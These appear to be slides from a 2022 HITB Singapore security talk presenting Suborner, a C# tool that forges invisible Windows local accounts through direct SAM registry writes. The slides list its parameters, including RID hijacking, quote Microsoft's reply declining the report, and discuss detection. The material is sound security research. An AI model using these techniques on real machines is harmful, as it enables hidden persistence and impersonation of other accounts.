
==





WHAT CAN WE DO?

- Create a custom account **without** the **Win32 API** limitations (and without calling that noisy **Event Logger**)
- Modify account attributes that are unchangeable through the **Win32 API** (s.a. RID for **Primary Access Token** generation)



AGENDA

Why?

What?

How?

Show
me!

What's
next?

SUBORNER v1.0.1

- C# artifact to **forge** invisible accounts
- Crafts account's SAM registry keys and values **as the OS, without the limits of its API**
- Works on **ALL Windows NT** Machines

```

-----
      88
      .d88888b.
d88P 88"88b
Y88b.88      The Invisible Account Forger
"Y88888b.    by @r4wd3r
      88"88b    v1.0.1
Y88b 88.88P
"Y88888P"    https://r4wsec.com
      88
-----


```

SUBORNER v1.0.1: PARAMETERS

- `/username`: Suborner username
- `/password`: Suborner password
- `/rid`: Suborner RID
- `/ridhijack`: Account to impersonate
- `/template`: Account template for forging
- `/machineaccount`: Create as machine account

```
-----  
      88  
      .d88888b.  
d88P 88"88b          S U B O R N E R  
Y88b.88          The Invisible Account Forger  
"Y88888b.  
      88"88b          by @r4wd3r  
Y88b 88.88P          v1.0.1  
"Y88888P"          https://r4wsec.com  
      88  
-----
```


DEMO SCENARIO




SUBORNER



HITBSecConf
2022 Singapore

#HITB2022SIN

 @r4wd3r

R4WSEC.COM

AGENDA

Why?

What?

How?

Show
me!

What's
next?

MSFT RESPONSE



Microsoft Security Response Center

para Microsoft, mi ▾

📧 jue, 4 ago, 15:53 (hace 3 días)



Hello,

Thank you for contacting the Microsoft Security Response Center (MSRC). We appreciate the time taken to submit this assessment.

This report appears to describe persistent attacks on a compromised machine running as SYSTEM. As such we have determined that this submission does not meet the definition of a security vulnerability for servicing.

As such, this thread is being closed and no longer monitored. We apologize for any inconvenience this may have caused.

IT'S ALL BAD?

- Although conceived as an attack, sysadmins could use this to **hide privileged local accounts** from unintended actors
- Could be detected by inspection (Automated could be tricky in the future)
- Not a domain account, but definitely could be used within AD domains

WHAT'S NEXT?

- **Totally** substitute the Win32 API for Windows Local account management!
- Discover new attack vectors of account attributes sanitized by the OS (fuzz? Bypass detection?)

→ Hack Suborn the planet!




```

88
.d88888b.
d88P 88"88b
Y88b. 88
"Y88888b.
 88"88b
Y88b 88.88P
"Y88888P"
88

```

REFERENCES

- B. Delpy, Mimikatz: Benjamin Delpy (gentilkiwi)
<https://github.com/gentilkiwi/mimikatz/>
- P. Yosifovich, A. Ionescu. Windows Internals, Part 1: System architecture, processes, threads, memory management, and more (Developer Reference).
- S. Castro. RID Hijacking: Maintaining Access on Windows Machines
https://r4wsec.com/notes/rid_hijacking/index.html
- Ben0xa. DoucMe <https://github.com/ben0xa/doucme>



HITBSecConf
2022 Singapore

SUBORNER

A Windows Bribery for Invisible Persistence



Sebastián Castro



@r4wd3r



srcastrot